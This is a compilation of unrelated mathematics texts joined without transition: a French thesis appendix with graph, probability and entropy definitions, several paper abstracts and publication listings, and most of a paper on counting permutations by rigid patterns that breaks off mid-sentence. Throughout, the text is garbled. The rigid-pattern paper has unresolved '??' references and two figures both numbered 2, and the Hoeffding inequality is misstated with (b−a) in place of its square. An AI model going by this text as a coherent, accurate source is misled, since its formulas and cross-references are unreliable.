Remarque A.2. Tel que suggéré par Brassard [8], la notation asymptotique est définie en termes d'ensembles dans ce mémoire, ce qui est selon nous plus facile à manipuler, mais surtout beaucoup moins choquant que des égalités dont les deux membres ne peuvent pas être permutés.

A.2 Graphes et hypergraphes

Voici quelques définitions élémentaires reliées aux graphes et aux hypergraphes. Pour plus de détails, consulter un ouvrage sur la théorie des graphes, par exemple «Extremal Graph Theory» de Bollobás [7].

Définition A.3. Un *graphe* $G = (S, A)$ est une paire ordonnée formée d'un ensemble de sommets $S \neq \emptyset$ et d'un ensemble d'arêtes A. Les arêtes sont de la forme $\{s_1, s_2\}$, où $s_1 \neq s_2$ et $s_1, s_2 \in S$.

Définition A.4. Deux sommets s_1 et s_2 sont *adjacents* s'il existe une arête $a = \{s_1, s_2\} \in A$. Deux arêtes sont adjacentes si elles ont un sommet commun. Deux graphes sont *isomorphes* s'il existe une bijection entre leurs ensembles de sommets qui préserve l'adjacence.

Définition A.5. L'*ordre* d'un graphe G, noté $|G|$, est le nombre de sommets de G. La *taille* d'un graphe G, notée $a(G)$, est le nombre d'arêtes de G.

Définition A.6. $\Gamma(s)$ est l'ensemble des sommets adjacents à un sommet s et $d(s) = |\Gamma(s)|$ est le *degré* de s.

Définition A.7. Le *degré minimal* des sommets de G est noté $\delta(G)$, alors que le *degré maximal* des sommets de G est noté $\Delta(G)$. Si $\delta(G) = \Delta(G) = k$, alors G est dit *k-régulier*.

Définition A.8. Un *k-coloriage* de $G = (S, A)$ est une fonction $f : S \to \{1, 2, \ldots, k\}$ telle que $f(s_1) \neq f(s_2)$ pour toute arête $\{s_1, s_2\}$. Le *nombre chromatique* de G est $\chi(G) \stackrel{\text{déf}}{=} \min\{k \mid G \text{ est } k\text{-coloriable}\}$.

Définition A.9. Un *coloriage de deuxième ordre* de G est un coloriage propre de G avec la propriété additionnelle que les voisins de tout sommet du graphe ont des couleurs différentes. Le *nombre chromatique de deuxième ordre* de G est $\chi_2(G) \stackrel{\text{déf}}{=} \min\{k \mid G^2 \text{ est } k\text{-coloriable}\}$.

Définition A.10. Un *ensemble indépendant* d'un graphe $G = (S, A)$ est un ensemble de sommets $S' \subseteq S$ tel qu'aucune paire de sommets de S' n'est reliée par une arête de A. Notons $\alpha(G)$ le nombre maximal de sommets d'un ensemble indépendant de G.

Définition A.11. Un *hypergraphe* H est un ensemble S avec une famille Σ de sous-ensembles non vides de S. Évidemment, $s \in S$ est un sommet de H et $A \in \Sigma$ est une hyperarête de H. Autrement dit, une hyperarête de l'hypergraphe peut contenir plus de deux sommets distincts.

Définition A.12. L'*ordre* d'un hypergraphe, noté $|H|$, est le nombre de sommets de H. La *taille* d'un hypergraphe, notée $a(H)$ est le nombre d'hyperarêtes de H.

Définition A.13. Le *degré minimal* des sommets de l'hypergraphe H est noté $\delta_S(H)$, alors que le *degré maximal* des sommets de H est noté $\Delta_S(H)$. De manière analogue, $\delta_A(H)$ et $\Delta_A(H)$ sont respectivement utilisés pour les degrés minimal et maximal des hyperarêtes de H, où le degré d'une hyperarête est le nombre de sommets qu'elle contient.

Définition A.14. Un *k-coloriage* d'un hypergraphe H ayant un ensemble de sommets S est une fonction $f : S \to \{1, 2, \ldots, k\}$ telle que pour toute hyperarête $\{a_1, \ldots, a_l\}$ de l'hypergraphe, $f(a_i) \neq f(a_j)$ pour tout $1 \leq i < j \leq l$. Autrement dit pour chaque hyperarête, tous les sommets qu'elle contient sont de couleur différente. Le *nombre chromatique* de H est $\chi(H) \stackrel{\text{déf}}{=} \min\{k \mid H \text{ est } k\text{-coloriable}\}$.

A.3 Principe de Dirichlet

Voici une version améliorée du principe de Dirichlet, souvent appelé principe du pigeonnier.

Lemme A.15. *Soient des pigeons de k couleurs ainsi que s trous. Nous supposons qu'un pigeon est d'une seule couleur et que chaque trou ne peut pas contenir plus d'un pigeon de la même couleur. Si chaque trou contient au moins* $\lceil \frac{k}{2} \rceil$ *pigeons,*

alors il existe une couleur telle qu'au moins $\lceil \frac{s}{2} \rceil$ *trous contiennent des pigeons de cette couleur.*

Démonstration. Remarquons d'abord qu'il y a au moins $s\lceil \frac{k}{2} \rceil$ pigeons dans les trous. Supposons que chaque couleur est présente dans au plus $\lfloor \frac{s-1}{2} \rfloor$ trous. Cela entraîne que le nombre de pigeons dans les trous est au plus $k\lfloor \frac{s-1}{2} \rfloor < (\frac{s}{2})k \leq s\lceil \frac{k}{2} \rceil$. Contradiction. □

A.4 Probabilités

Cette section contient quelques inégalités provenant de la théorie des probabilités qui sont utiles pour ce mémoire. Consulter [32, 45] pour les preuves ainsi que pour des informations additionnelles sur le sujet.

Théorème A.16 (Inégalité de Markov). *Pour toute variable aléatoire* X *supérieure ou égale à 0 et pour tout* $\alpha > 0$,

$$\Pr[X \geq \alpha] \leq \frac{E[X]}{\alpha}.$$

L'inégalité de Markov peut également être exprimée comme

$$\Pr[X \geq \alpha \cdot E[X]] \leq \frac{1}{\alpha}.$$

Lorsque des algorithmes probabilistes sont analysés, il est essentiel de pouvoir borner la probabilité qu'une variable aléatoire X s'éloigne de son espérance $E(X)$. En fait, lorsqu'une variable aléatoire est générée plusieurs fois, cela revient à borner le vitesse de convergence de la valeur moyenne des tirages obtenus.

Théorème A.17 (Inégalité de Chernoff). *Soient $X_1, X_2, \ldots, X_n$ des variables aléatoires booléennes indépendantes pour lesquelles $\Pr[X_i = 1] = p \leq 1/2$. Pour tout δ tel que $0 < \delta \leq p(1-p)$,*

$$\Pr\left[\left|\frac{\sum_{i=1}^{n} X_i}{n} - p\right| \geq \delta\right] \leq 2e^{-\frac{\delta^2 n}{2p(1-p)}}.$$

L'inégalité de Chernoff peut être généralisée pour des variables aléatoires continues.

Théorème A.18 (Inégalité de Hoeffding). *Soient $X_1, X_2, \ldots, X_n$ des variables aléatoires indépendantes ayant la même distribution de probabilité sur l'intervalle réel $[a, b]$. Si $E[X] = p$, alors*

$$\Pr\left[\left|\frac{\sum_{i=1}^{n} X_i}{n} - p\right| \geq \delta\right] \leq 2e^{-\frac{2\delta^2 n}{b-a}}.$$

La dernière inégalité dont nous aurons besoin porte sur des espérances plutôt que des probabilités.

Théorème A.19 (Inégalité de Jensen). *Soit f une fonction convexe. Alors*

$$E[f(X)] \geq f(E[X])$$

pour autant que ces espérances existent et soient finies.

A.5 Entropie

L'entropie est une mesure de l'incertitude d'une variable aléatoire qui possède plusieurs propriétés cohérentes avec la notion intuitive d'information. Consulter

l'ouvrage de Cover et Thomas [12] pour une introduction à la théorie de l'information.

Soit X une variable aléatoire discrète avec alphabet Σ telle que $p(x) = \Pr(X = x)$, $x \in \Sigma$.

Définition A.20. L'*entropie* d'une variable aléatoire discrète X, notée $H(X)$, est définie par :

$$H(X) \stackrel{\text{déf}}{=} -\sum_{x\in\Sigma} p(x) \log p(x).$$

L'entropie est exprimée en bits, et par convention $0 \log 0 = 0$.

Soit

$$X = \begin{cases} 0 \text{ avec probabilité } p \\ 1 \text{ avec probabilité } 1-p \end{cases}$$

Alors $H(X) = -p \log p - (1-p) \log(1-p) \stackrel{\text{déf}}{=} h(p)$.

Définition A.21. Soit (X, Y) une paire de variables aléatoires avec une distribution de probabilité $p(x, y)$. L'*entropie conjointe* de (X, Y), notée $H(X, Y)$, est définie par :

$$H(X,Y) \stackrel{\text{déf}}{=} -\sum_{x\in X}\sum_{y\in Y} p(x,y) \log p(x,y).$$

Définition A.22. L'*entropie conditionnelle* de Y sachant X, notée $H(Y|X)$, est définie par :

$$\begin{aligned} H(Y|X) &\stackrel{\text{déf}}{=} \sum_{x\in X} p(x) H(Y|X=x) \\ &= -\sum_{x\in X} p(x) \sum_{y\in Y} p(y|x) \log p(y|x). \end{aligned}$$

Le théorème A.23 permet de relier les trois définitions précédentes.

Théorème A.23.

$$H(X,Y) = H(X) + H(Y|X).$$

A New Operation on Sequences: The Boustrophedon Transform

J. Millar(*), N. J. A. Sloane(**) and N. E. Young(***)

Mathematical Sciences Research Center
AT&T Bell Laboratories
Murray Hill, New Jersey 07974

(*) Present address:
Mathematics Department, M.I.T.,
Cambridge, MA

(**) Present address:
Information Sciences Research
AT&T Shannon Lab
Florham Park, NJ 07932-0971 USA
Email: njas@research.att.com

(***) Present address:
Math. and Computer Science Department,
Hanover, NH
Dartmouth College.

January 15, 1996; enhanced version, April 26, 2000

ABSTRACT

A generalization of the Seidel-Entringer-Arnold method for calculating the alternating permutation numbers (or secant-tangent numbers) leads to a new operation on sequences, the boustrophedon transform.

This paper was published (in a somewhat different form) in
J. Combinatorial Theory, Series A, 76 (1996), pp. 44-54.

For the full version see
http://www.research.att.com/~njas/doc/bous.pdf (pdf) or
http://www.research.att.com/~njas/doc/bous.ps (ps)

Iterations of Eccentric Digraphs

Mirka Miller, School of Electrical Engineering and Computer Science, The University of Newcastle, NSW, Australia.
Joan Gimbert, Departament de Mathematica, Universitat de Lleida, Spain.
Frank Ruskey, Department of Computer Science, University of Victoria, Canada.
Joseph Ryan, Information Systems Group, Department of Management, The University of Newcastle, NSW, Australia.

Abstract:

The *eccentricity* $e(u)$ of vertex u is the maximum distance of u to any other vertex of G. A vertex v is an *eccentric vertex* of vertex u if the distance from u to v is equal to $e(u)$. The *eccentric digraph* $ED(G)$ of a digraph G is the digraph that has the same vertex set as G and the arc set defined by: there is an arc from u to v if and only if v is an eccentric vertex of u. In this paper we consider the behaviour of an iterated sequence of eccentric graphs or digraphs of a graph or a digraph. The paper concludes with several open problems.

- Can be downloaded as postscript (338569 bytes), PDF (172751 bytes), or dvi (22972 bytes).
- To be presented at the 13th Australasian Workshop on Combinatorial Algorithms (AWOCA), Fraser Island, Australia. (Unfortunately, I won't be able to attend!)

Back to list of publications.

Math on the Web: A Status Report

Math on the Web: A Status Report is a paper that Design Science publishes twice a year to inform the education, science, and publishing communities on what is going on in the Math on the Web world.

Latest Issue:

September	2003	Focus: Interactive Math

Previous Issues:

January	2003	Focus: Adding Value for STM Publishing
September	2002	Focus: The Second International MathML Conference
January	2002	Focus: Authoring Tools
July	2001	Focus: Distance Learning
January	2001	Focus: Standards-based Math on the Web

Join our Math on the Web mailing list and we'll notify you when the paper is updated.

Design Science also published a number of white papers related to publishing math on the web, which we hope you'll find interesting and useful. We invite your feedback -- please drop us a line at feedback@dessci.com and tell us what you think.

- top of page -

On enumeration problems in Lie--Butcher theory. With H. Munthe-Kaas. To appear (2003) in a special issue of FGCS (Future Generation Computer Systems)

Abstract:

The algebraic structure underlying non-commutative Lie-Butcher series is the free Lie algebra over ordered trees. In this paper we present a characterization of this algebra in terms of balanced Lyndon words over a binary alphabet. This yields a systematic manner of enumerating terms in non-commutative Lie-Butcher series.

Download:

(Postscript | PDF)

Counting Permutations by their Rigid Patterns

A. N. Myers
anmyers@math.upenn.edu
University of Pennsylvania
Philadelphia, PA 19104-6395

September 20, 2002

Abstract

In how many permutations does the *pattern* τ occur exactly m times? In most cases, the answer is unknown. When we search for *rigid patterns*, on the other hand, we obtain exact formulas for the solution, in all cases considered.

keywords: pattern, rigid pattern, permutation, block

Amy N. Myers
Department of Mathematics
209 South 33rd Street
Philadelphia, PA 19104

anmyers@math.upenn.edu

phone: 215-898-4828
fax: 215-573-4063

1 Introduction

The results of this paper generalize a fun, easy counting problem suggested by Herb Wilf. We begin by introducing and solving this problem. Given a permutation of the set $[n] = \{1, 2, \ldots, n\}$, an *n-permutation*, we consider sequences of consecutive integers which appear in consecutive positions. A maximal such sequence is called a *block*. For example, the 8-permutation 12678345 contains three blocks: 12, 678, and 345. Of the six 3-permutations, one contains one block (123), two contain two blocks (312 and 231), and three contain three blocks (132, 213, and 321). Figure 1 shows the 4-permutations grouped by number of blocks.




Figure 1. 4-permutations with m blocks.

Wilf posed the following question.

How many n-permutations contain exactly m blocks?

To solve this problem, we count, for each choice of m blocks, the number of n-permutations which contain exactly those blocks. To choose m blocks, we list the integers from 1 to n, and insert $m-1$ "dividers" into the $n-1$ spaces between integers. For example, the insertion of dividers, 12—345—678, yields blocks 12, 345, and 678. Each choice of $m-1$ spaces to place dividers from the set of $n-1$ possible spaces gives a distinct choice of blocks. Thus there are $\binom{n-1}{m-1}$ ways to choose the blocks.

Next we count the number of n-permutations which contain a given choice of m blocks. Suppose $n = 8$, $m = 3$, and we are given blocks $\beta_1 = 12$, $\beta_2 = 345$, and $\beta_3 = 678$. There are 3! ways to arrange three blocks, but not every arrangement yields a permutation with exactly the given blocks. For example, the arrangement $\beta_2\beta_3\beta_1$ gives the permutation 34567812. This permutation contains two blocks, 12 and 345678.

Let $F(m)$ denote the number of arrangements of m blocks which give n-permutations with exactly those blocks. Then $F(m)$ is the number of m-permutations with no two consecutive increasing integers in consecutive positions. For example, $F(3) = 3$ counts the 3-permutations 312, 213, and 321. We see that $F(m)$ is the number of m-permutations containing m blocks.

The answer to Wilf's question is given by $\binom{n-1}{m-1}F(m)$. We must determine $F(m)$. To do this, we observe every n-permutation contains m blocks for some choice of m. Thus

$$n! = \sum_m \binom{n-1}{m-1} F(m).$$

At this point we need the first of two versions of the binomial inversion formula quoted below. We include the second version of the formula for future reference.

$$a_n = \sum_k \binom{n}{k} b_k \quad (n = 0, 1, 2, \ldots) \iff b_n = \sum_k (-1)^{n-k} \binom{n}{k} a_k \quad (n = 0, 1, 2, \ldots) \tag{1}$$

and

$$a_k = \sum_n \binom{n}{k} b_n \quad (k = 0, 1, 2, \ldots) \iff b_k = \sum_n (-1)^{n-k} \binom{n}{k} a_n \quad (k = 0, 1, 2, \ldots). \tag{2}$$

The binomial inversion formula (**??**) tells us

$$F(m) = (m-1)! \sum_k (-1)^{m-k-1} \frac{k+1}{(m-k-1)!}.$$

The number of n-permutations which contain m blocks is therefore given by

$$\binom{n-1}{m-1} (m-1)! \sum_k (-1)^{m-k-1} \frac{(k+1)}{(m-k-1)!}. \tag{3}$$

We remark that the sequence $F(2), F(3), F(4), \ldots$ has been well studied. It is sequence A000255 in Sloane's On-Line Encyclopedia of Integer Sequences [**?**], and its exponential generating function is $e^{-x}/(1-x)^2$ (see Kreweras [**?**]).

So far, we have counted n-permutations with blocks that look like $i(i+1)(i+2)\cdots$. We now attempt to enumerate n-permutations with blocks having a more general form, for example, $i(i-1)(i+1)$ or $i(i-1)(i+2)$. To do so, we first generalize the notion of block.

We now define a *block* to be any sequence of values in a permutation which appear in consecutive positions. The number of values is the *length* of the block. We say a block $\beta = \beta_1\beta_2\ldots\beta_k$ has *type* $\tau = \tau_1\tau_2\ldots\tau_k$ when $\beta_i = \tau_i + c$ for all i, where c is some integer constant. In this case, we say β is a τ-*block*. For example, when $\tau = 213$, τ-blocks include 213, 324, 435, $\cdots$. When $\tau = 214$, τ-blocks include 214, 325, 436, $\cdots$.

With this new notion of block, the question of interest becomes the following.

How many n-permutations contain exactly m blocks with type τ?

This question is closely related to a big open problem in the theory of patterns of permutations. A *pattern* $\tau = \tau_1\tau_2\ldots\tau_k$ of *length* k is a fixed k-permutation. We say τ *occurs* in an n-permutation $\sigma = \sigma_1\sigma_2\ldots\sigma_n$ when there exist integers $1 \le i_1 < i_2 < \ldots < i_k \le n$ such

that $\sigma_{i_s} < \sigma_{i_t}$ if and only if $\tau_s < \tau_t$ for all $1 \le s < t \le k$. For example, the pattern $\tau = 213$ occurs exactly five times in the permutation $\sigma = 32415$ as illustrated below.

$$\underline{3}\,\underline{2}\,\underline{4}\,1\,5 \quad \underline{3}\,\underline{2}\,4\,1\,\underline{5} \quad \underline{3}\,2\,4\,\underline{1}\,\underline{5} \quad 3\,\underline{2}\,4\,\underline{1}\,\underline{5} \quad 3\,2\,\underline{4}\,\underline{1}\,\underline{5}$$

Figure 2. Five occurrences of the pattern $\tau = 213$ in the permutation $\sigma = 32415$.

A permutation σ *avoids* a pattern τ if τ does not occur in σ.

Recent results in pattern research establish partial answers to the following question.

In how many permutations does the pattern τ occur exactly m times?

When τ has length 3, and we look for permutations with $m = 0$ occurrences of the pattern τ (i.e., patterns which avoid τ), we can completely answer this question. Surprisingly, the answer does not depend on the particular pattern chosen. Schmidt and Simion [**?**] have shown that all patterns of length 3 are avoided by the same number of permutations, and this number is a Catalan number.

To obtain results for longer patterns when $m = 0$, we define an equivalence relation on patterns of length k by requiring that the numbers of permutations which avoid equivalent patterns be equal. In this sense, all patterns with length 3 are equivalent. Stankova [**?**] has shown there are three equivalence classes for patterns with length 4. In addition to the results involving equivalence classes, Bona [**?**] found the exact number of n-permutations avoiding 1342 and gave an ordinary generating function for them.

When $m > 0$ we also have a few results. Noonan and Zeilberger [**?**] found the number of permutations with exactly $m = 1$ occurrence of the pattern 132. Robertson, Wilf, and Zeilberger [**?**] found the number of n-permutations having exactly p occurrences of 123 and q occurrences of 132 in the form of a Maple program which returns the desired generating function.

Another interesting open problem concerns asymptotics for the number of n-permutations which avoid a given pattern τ. Let $f(n;\tau)$ denote the number of n-permutations which avoid τ. Stanley and Wilf have conjectured that the limit

$$\lim_{n\to\infty} f(n;\tau)^{1/n}$$

exists, is finite, and is nonzero. In all known cases, this limit is an integer.

Further results concern the maximum number of occurrences of τ in an n-permutation, and the permutations which achieve these maximums. For work on problems of this type, see [**?**], [**?**], and [**?**]. For a survey of results on patterns, see [**?**].

Counting occurrences of patterns in permutations is hard because patterns are so flexible. We have very few results for patterns of length greater than 4, and nonzero values of m. If we make the patterns more "rigid," then they are easier to count. In particular, we define a *rigid pattern* to be a sequence $\tau = \tau_1\tau_2\ldots\tau_k$ of k distinct positive integers, i.e., a block, and we say τ *occurs* in an n-permutation σ when σ contains a block with type τ. Note that all patterns are rigid patterns, but not all rigid patterns are patterns.

To illustrate the difference between patterns and rigid patterns, we note the *pattern* $\tau = 213$ occurs exactly five times in the permutation $\sigma = 32415$, as demonstrated above. The *rigid pattern* $\tau = 213$, on the other hand, occurs exactly once as the subsequence 324. Listed below are all 5-permutations in which the rigid pattern $\tau = 213$ occurs exactly one time.

$$\begin{array}{llllllllllllllllll}
\boxed{2\,1\,3}\,4\,5, & \boxed{2\,1\,3}\,5\,4, & 4\,\boxed{2\,1\,3}\,5, & 5\,\boxed{2\,1\,3}\,4, & 4\,5\,\boxed{2\,1\,3}, & 5\,4\,\boxed{2\,1\,3} \\
\boxed{3\,2\,4}\,1\,5, & \boxed{3\,2\,4}\,5\,1, & 1\,\boxed{3\,2\,4}\,5, & 5\,\boxed{3\,2\,4}\,1, & 1\,5\,\boxed{3\,2\,4}, & 5\,1\,\boxed{3\,2\,4} \\
\boxed{4\,3\,5}\,1\,2, & \boxed{4\,3\,5}\,2\,1, & 1\,\boxed{4\,3\,5}\,2, & 2\,\boxed{4\,3\,5}\,1, & 1\,2\,\boxed{4\,3\,5}, & 2\,1\,\boxed{4\,3\,5}
\end{array}$$

Figure 2. The rigid pattern $\tau = 213$ occurs exactly once in eighteen distinct 5-permutations.

In this paper, we consider the question analogous to that above for the more manageable rigid patterns.

In how many n-permutations does the rigid pattern τ occur exactly m times?

When we begin to investigate this question we notice an important difference between, for example, the rigid patterns 213 and 214. We observe that a permutation may contain overlapping blocks of type 214, but no permutation contains overlapping blocks of type 213. The 6-permutation 214365, for example, contains 214-blocks 214 and 436, which share the 4.

To account for this distinction, we say a rigid pattern τ is *nonextendible* if no permutation contains two overlapping blocks both with type τ. Otherwise τ is *extendible*.

When τ is a nonextendible rigid pattern satisfying certain conditions, we obtain the answer to our question from Theorem **??**. When the block is extendible, we can compute at least a lower bound, if not the answer itself, using Proposition **??**.

2 Nonextendible Blocks

In the previous section, we counted n-permutations with exactly m blocks by first selecting m blocks, then counting n-permutations with exactly those blocks. As a final step, we used binomial inversion to obtain a formula. To count n-permutations with exactly m occurrences of a given nonextendible rigid pattern τ, we follow a similar procedure.

We begin with the case where τ is a k-permutation. We again choose τ-blocks by inserting dividers, but now we do so more carefully. Not just any insertion of dividers will do. Consider the case $\tau = 213$. Here any three consecutive integers determine a τ-block. For example, the integers 3,4,5 determine the τ-block 435. Thus a choice of m τ-blocks corresponds to a choice of m disjoint sets of three consecutive integers each.

In how many ways can we choose m disjoint sets of three consecutive integers each from the set $[n]$? To answer this, we consider an equivalent question. In how many ways can we choose m sets of three consecutive integers each together with $n - 3m$ sets of one integer each from $[n]$ so that all sets are disjoint? Let $n = 10$ and $m = 2$. The insertion of dividers 123—456—7—8—9—10 demonstrates one such choice. We associate this particular insertion

of dividers with the composition $3+3+1+1+1+1$ of 10 with m parts size 3 and $n-3m$ parts size 1.

In this way we associate with each choice of m τ-blocks a composition of n with m parts size 3 and $n-3m$ parts size 1. Conversely, for each composition of n with m parts size 3 and $n-3m$ parts size 1, we have a choice of m τ-blocks with which the composition is associated. The number of distinct choices for m τ-blocks is therefore given by the number of distinct compositions of n with m parts size 3 and $n-3m$ parts size 1. There are $\frac{(m+(n-3m))!}{m!(n-3m)!} = \binom{m+(n-3m)}{m}$ such compositions. This observation generalizes naturally to the following.

Proposition 1 *Let τ be a nonextendible k-permutation. The number of ways to choose m disjoint τ-blocks from the set $[n]$ is given by $\binom{m+(n-km)}{m}$.*

Not all nonextendible rigid patterns are k-permutations. The rigid pattern $\tau = 1254$, for example, is nonextendible. To count the ways to choose m disjoint τ-blocks for more general nonextendible τ, we consider the *span* of τ.

The *span* of a rigid pattern $\tau = \tau_1\tau_2\ldots\tau_k$ is the block of consecutive increasing integers from $\min\{\tau_i\}$ to $\max\{\tau_i\}$. The span of 2154 is the block 12345. When disjoint τ-blocks necessarily have disjoint spans, we can choose τ-blocks by choosing their spans. Note that if τ is a permutation, then disjoint τ-blocks have disjoint spans.

Lemma 1 *Let τ be a nonextendible rigid pattern with the property that disjoint τ-blocks have disjoint spans. Suppose the span of τ has length l. The number of ways to choose m disjoint τ-blocks from the set $[n]$ is given by $\binom{m+(n-lm)}{m}$.*

Proof: We choose m disjoint τ-blocks from $[n]$ by choosing their disjoint spans. The number of ways to do this is given by the number of ways to choose m sets of l consecutive integers each together with $n-lm$ sets of one integer each from $[n]$. With each such choice we associate a composition of n with m parts size l and $n-lm$ parts size 1. The number of distinct choices for m τ-blocks is therefore given by the number of distinct compositions of n with m parts size l and $n-lm$ parts size 1. There are $\binom{m+(n-lm)}{m}$ such compositions. $\diamond$

The following theorem uses this lemma to enumerate n-permutations containing exactly m occurrences of a given nonextendible rigid pattern.

Theorem 1 *Let τ be a nonextendible rigid pattern of length k with the property that disjoint τ-blocks have disjoint spans. Suppose the span of τ has length l. Then the number of n-permutations in which τ occurs exactly m times is given by*

$$\sum_{m'}(-1)^{m-m'}\binom{m'}{m}\binom{m'+(n-lm')}{m'}[m'+(n-km')]! \tag{4}$$

Proof: We use Lemma **??** to count the number of ways to choose m disjoint τ-blocks from $[n]$. For each such choice we list the $[m+(n-km)]!$ arrangements of the m τ-blocks together with the $n-km$ blocks with length 1 not contained by any τ-block.

For example, suppose $\tau = 1254$, $n = 12$, $m = 2$, and we are given τ-blocks $\tau_1 = 1254$ and $\tau_2 = 67(10)9$. The blocks of length 1 not contained by either of these τ-blocks include $\tau_3 = 3, \tau_4 = 8, \tau_5 = (11)$, and $\tau_6 = (12)$. We list all 6! permutations of the blocks $\tau_1, \tau_2, \tau_3, \tau_4, \tau_5$, and τ_6.

In the end we obtain a list of $\binom{m+(n-lm)}{m}[m + (n - km)]!$ arrangements in total. This list includes all n-permutations with at least m τ-blocks.

Consider the case where $\tau = 1254$, $n = 12$, and $m = 1$. We list the n-permutation 125467(10)938(11)(12), with τ-blocks 1254 and 67(10)9, once when we arrange the blocks $\tau_1 = 1254$, $\tau_2 = 3, \tau_3 = 6, \tau_4 = 7, \tau_5 = 8, \tau_6 = 9, \tau_7 = (10), \tau_8 = (11)$, and $\tau_9 = (12)$, and once when $\tau_1 = 67(10)9$, $\tau_2 = 1, \tau_3 = 2, \tau_4 = 3, \tau_5 = 4, \tau_6 = 5, \tau_7 = 8, \tau_8 = (11)$, and $\tau_9 = (12)$.

Let $F_\tau^n(m)$ denote the number of n-permutations in which τ occurs exactly m times. Then $F_\tau^n(m)$ equals $\binom{m+(n-lm)}{m}[m+(n-km)]!$ take away the number of arrangements in the list in which τ occurs $m' > m$ times. There are $F_\tau^n(m')$ n-permutations in which τ occurs exactly m' times, each of which appears $\binom{m'}{m}$ times in the list above. Thus

$$F_\tau^n(m) = \binom{m + (n - lm)}{m}[m + (n - km)]! - \sum_{m'>m} \binom{m'}{m} F_\tau^n(m').$$

Now we apply a second form of the binomial inversion formula (**??**) to obtain

$$F_\tau^n(m) = \sum_{m'} (-1)^{m-m'} \binom{m'}{m} \binom{m' + (n - lm')}{m'} [m' + (n - km')]!.$$

◇

Note that application of this theorem depends on our ability to decide whether or not a given rigid pattern is extendible, and whether or not disjoint τ-blocks have disjoint spans. This is not difficult to do by inspection.

For example, suppose $\tau = 1254$. We first try to extend τ beginning with the 4. The τ-block starting with 4 is 4587. When we join the two τ-blocks by overlapping the 4's, we obtain 1254587. Since the 5 appears twice in this arrangement, we realize τ cannot be extended starting with the 4. Clearly it cannot be extended beginning with the 2 or the 5 either, and we easily conclude τ is nonextendible. It is similarly easy to determine that disjoint τ-blocks have disjoint spans.

For an example of a rigid pattern τ with the property that disjoint τ-blocks do *not* have disjoint spans, consider $\tau = 152$. In this case, 152 and 376, for example, are disjoint τ-blocks. Their spans, 12345 and 34567, on the other hand, are not disjoint.

When τ is an actual *pattern*, i.e., a k-permutation, we observe (as we would hope) that disjoint τ-blocks always have disjoint spans.

3 Extendible Blocks

If τ is a nonextendible block, then no permutation contains overlapping blocks with type τ, and it easy to count τ-blocks in a given permutation. How do we count blocks when τ

is extendible? Do the overlapping blocks 214 and 436 in the permutation 214365 count as two distinct τ-blocks, or should we count 21436 as one "extended" τ-block? Because we want to generalize the results of the introduction, we choose the latter method of counting occurrences of extendible rigid patterns.

Consider the 8-permutation $\sigma = 12678345$. With the original definition of a block as a maximal sequence of consecutive increasing integers, this permutation contains three blocks, 12, 345, and 678. To include this special case in the more general context in which we now find ourselves, we say σ contains three blocks with (extendible) type $\tau = 12$. The block 345 contains overlapping τ-blocks 34 and 45, and the block 678 contains overlapping τ-blocks 67 and 78. Thus to include the motivating problem in the current framework, we count each of the blocks 345 and 678 as one *extended* τ-block, rather than two.

When τ is an extendible rigid pattern, we count a maximal sequence of overlapping blocks with type τ as one (extended) τ-block. What do we do when τ-blocks overlap in different ways? Consider the extendible rigid pattern $\tau = 2154$. The τ-blocks $\beta = 4376$ and $\beta' = 5487$ both overlap the block τ. The blocks β and τ have one integer in common, while β' and τ have two integers in common. In fact, any pair of distinct τ-blocks have at most two integers in common. In this case, we say the block 215487, containing both τ and β', is a *proper* τ-block, and τ has *overlap length* equal to two.

In this section we enumerate n-permutations in which a given extendible rigid pattern occurs exactly m times. We say an extendible rigid pattern τ *occurs* exactly m times in a give n-permutation σ when σ contains exactly m proper blocks of type τ. To do this, we must know the possible lengths of τ-blocks and their spans. When $\tau = 2154$, for example, blocks of type τ include 2154, 215487, 215487(11)(10), $\cdots$. In this case, τ-blocks have lengths 4, 6, 8, and so on.

Lemma 2 *Suppose $\tau = \tau_1\tau_2\ldots\tau_k$ is an extendible rigid pattern with span length l. Let p denote the overlap length of τ, and set $q = \tau_{k-p+1} - \tau_1$. A proper τ-block in $[n]$ has length $k + r(k-p)$ and its span has length $l + rq$, where $0 \le r \le \lfloor \frac{n-l}{q} \rfloor$.*

Proof: Let β be a proper τ-block in $[n]$ with maximal length. The length of β is $k+r(k-p)$, where r is the greatest nonnegative integer for which the span of β has length at most n. The span of β has length $l + rq$. Thus $l + rq \le n$, which means $0 \le r \le \lfloor \frac{n-l}{q} \rfloor$. $\diamond$

When $\tau = 2154$, for example, we have $l = 5$, $p = 2$, and $q = 3$. In this case, the lemma tells us τ-blocks have lengths $4 + 2r$, where $0 \le r \le \lfloor \frac{n-5}{3} \rfloor$. In particular, when $n = 12$, τ-blocks in [12] have lengths 4, 6 and 8. Examples of such τ-blocks include 2154, 215487, and 2154(11)(10).

When τ is a nonextendible rigid pattern, each choice of m τ-blocks in $[n]$ is associated with a composition of n with m parts size l and $n - ml$ parts size 1. When τ is an extendible rigid pattern, on the other hand, the compositions associated with the various choices of m τ-blocks have parts of several sizes. As in the previous section, we consider only those τ-blocks for which any two disjoint τ-blocks have disjoint spans, and we choose disjoint τ-blocks by choosing their disjoint spans.

Lemma **??** tells us that blocks in [12] with type $\tau = 2154$ have spans with lengths 5, 8, and 11. To choose m disjoint spans in [12], we choose m disjoint sets of consecutive integers

